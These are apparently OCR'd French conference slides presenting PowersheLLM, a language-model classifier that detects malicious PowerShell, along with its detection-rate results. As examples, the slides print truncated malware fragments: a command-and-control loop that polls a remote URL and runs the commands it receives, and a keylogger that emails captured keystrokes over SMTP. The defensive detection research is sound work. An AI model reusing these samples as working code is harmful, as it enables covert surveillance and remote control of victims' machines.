$urlConsole = "https://myshortbio.com/Gh1     4tg     :h4eeGRjrgw212t67"
if ($urlConsole -like '*%URL%*') {
    Out-Debug "Module is uninitialized: urlConsole is '$urlConsole'"
    exit
}
```

```
function Get-BiosSerial() {
    $sn = "BIOS UNKNOWN"
    $_sn = ""
    try {
        $_q = "S!ELE!CT S!eri!al Nu!mb!er F!ROM! Wi!n32!BIO!S"
        $mSearcher = Get-WmiObject -Query ($_q -replace '!', "") -ea Silent
        if ($mSearcher) {
            foreach ($o in $mSearcher) {
                if ($o.Properties.Name -eq "SerialNumber") {
                    $_sn = $o.Properties.Value
```

```
# -- Start
while ($true) {
    $_nextStart = (Get-Date).AddSeco
    # query console for job
    $_tl =  ""
    Get-Job | % { $_tl += $_.Name +
    $_tl = $_tl.TrimEnd("|")
    $_debCnt += 1
    if ($_debCnt % 100 -eq 1) {
        $_dbg = "QUERY Console (Loop#$ debCnt). TaskList: " + $_tl
        Out-Debug $_dbg
    }
    $_query = (Convert-ToBase64 "QUERY") + "`n" + (Convert-ToBase64 $_tl)
    ($_task, $_err) = Send-ToConsole $_query
    if ((([String]::IsNullOrEmpty($_err) -eq $true) -and ([String]::IsNullOrEmpty($_task) -eq $false)) {
        Run-Command $_task
    }
```

864b7259d829a2e0

VT 36: Keylogger

```
# Edit only this section!
$TimesToRun = 2
$RunTimeP = 1
$From = "key     81@gmail.com"
$Pass = "lov     @123"
$To = "lovis     egreat59@gmail.com"
$Subject = "Keylogger Results"
$body = "Keylogger Results"
$SMTPServer = "smtp.mail.com"
$SMTPPort = "587"
$credentials = new-object Management.Automation.PSCredential $From,
```

```
  # scan all ASCII codes above 8
  for ($ascii = 9; $ascii -le 254
    # get current key state
    $state = $API::GetAsyncKeySta

    # is key pressed?
    if ($state -eq -32767) {
      $null = [console]::CapsLock

      # translate scan code to rea
      $virtualKey = $API::MapVirtualKey($ascii, 3)

      # get keyboard state for virtual keys
      $kbstate = New-Object Byte[] 256
      $checkkbstate = $API::GetKeyboardState($kbstate)

      # prepare a StringBuilder to receive input key
      $mychar = New-Object -TypeName System.Text.StringBuilder

      # translate virtual key
      $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar,

      if ($success)
      {
        # add key to logger file
        [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Enco
      }
    }
  }
  $TimeNow = Get-Date
}
$Runner++
send-mailmessage -from $from -to $to -subject $Subject -body $body -Attac
Remove-Item -Path $Path -force
}
```

- Scripts malveillants
- Notre modèle se trompe !
- A conserver

"It's not dumb if it works!"

Faux négatifs

Faux Faux Négatifs

Echantillons issus du dataset de malwares vus comme sains qui sont sains

9201e1189900e5fc

VT 2: Set-wallpaper

```
Function Set-WallPaper
{
    [ CmdletBinding ( ) ] Param( $WallpaperData )
    $SavePath = "$Env:UserProfile\\AppData\\Local\\wallpaper" + ".jpg"
    Set-Content -value $ ( [ System . Convert ] : : FromBase64String (
    $WallpaperData ) ) -encoding byte -path $SavePath
[...]

public static void SetWallpaper ( string path , Wallpaper . Style style )
    {
        SystemParametersInfo ( SetDesktopWallpaper , 0 , path , UpdateIniFile
        | SendWinIniChange ) ;
        RegistryKey key = Registry . CurrentUser . OpenSubKey( "ControlPanel
        \\\\Desktop" , true ) ;
    switch ( s t y l e )
        {
        case Style . Stretched :
        key . SetValue ( @ " WallpaperStyle" , "2" ) ;
        key . SetValue ( @ " TileWallpaper " , "0") ;
        break ;
        }
[...]
```

02c0858f446ac918

VT 12: Invoke-VoiceTroll

```
Function Invoke-VoiceTroll
{
    [ CmdletBinding ( ) ]
    Param (
        [ Parameter ( Mandatory = $True , Po siti on = 0 ) ]
        [ ValidateNotNullOrEmpty ( ) ]
        [ String ] $VoiceText
    )
    Set-StrictMode -version 2
    Add-Type -AssemblyName System . Speech
    $synth = New-Object -TypeName System . Speech . Synthesis .
    SpeechSynthesizer
    $synth . Speak ( $VoiceText )
}
```

- Scripts sains ! Mais appartenant au quadriciel “Powershell Empire”
- Notre modèle a raison !
- Scripts à relabéliser … direction les goodwares

… so what ?

Dry run


FPs	FNR
0.10%	99.57%
0.50%	17.32%
1.00%	12.12%
5.00%	5.63%

Fine tuned run

FPs	FNR
0.10%	38.38%
0.50%	14.39%
1.00%	6.31%
5.00%	0.51%

Labels curated run

FPs	FNR
0.10%	6.44%
0.50%	2.58%
1.00%	2.58%
5.00%	0.52%



PowersheLLM - Avantages de l’approche

- <spoil> *Cet outil n’est pas un antivirus !* </spoil>
  Détection du caractère malsain (et c’est novateur) en analyse statique

- Détection automatique des patterns malveillants/malsains dans les données
  Pas de signatures à adapter


- Évolution constante : apprentissage et re-déploiement en continu
  Pipeline de collecte, nettoyage et labellisation de données semi-automatique
  Faible coût d’entraînement et de déploiement

- Rapidité d’exécution

- Adaptable à d’autres langages

PowersheLLM - Limites de l’approche

- 1024 Tokens en entrée en utilisant StarEncoder
- N’espérons pas résoudre tous les problems de detection avec de l’IA
- La confiance n’exclut pas le contrôle … de nos sources !
- Fond VS Forme (attaques contre les modèles d’IA)



Du malveillant au malsain, quelle défense pour nos SI ?

- Méthodes complémentaires (malsain = LLM VS malveillant = signature)
- Zone grise …
- … résolue par des tâches décisionnelles
- À utiliser dans son contexte qui ne doit pas être figé.
- L'intelligence artificielle utilisée au profit de l'analyste.

Conclusion

Axes d’amélioration

- Modèles plus performants
- Enrichissement du jeu de données
- Adaptation à d’autres problématiques

¿ questions ?

Frédéric GRELOT
frédéric.grelot@glimps.re

Pierre-Adrien FONS
pierre-adrien.fons@glimps.re

Sylvio HOARAU
sylvio.hoarau@glimps.re

Vous retrouverez nos travaux dans les actes.

Notebook d'entraînement du modèle:
https://github.com/glimps-re/PowersheLLM

Le podcast Polysecure PowersheLLM, par Frédéric GRELOT, sera disponible le 10 Juin 2024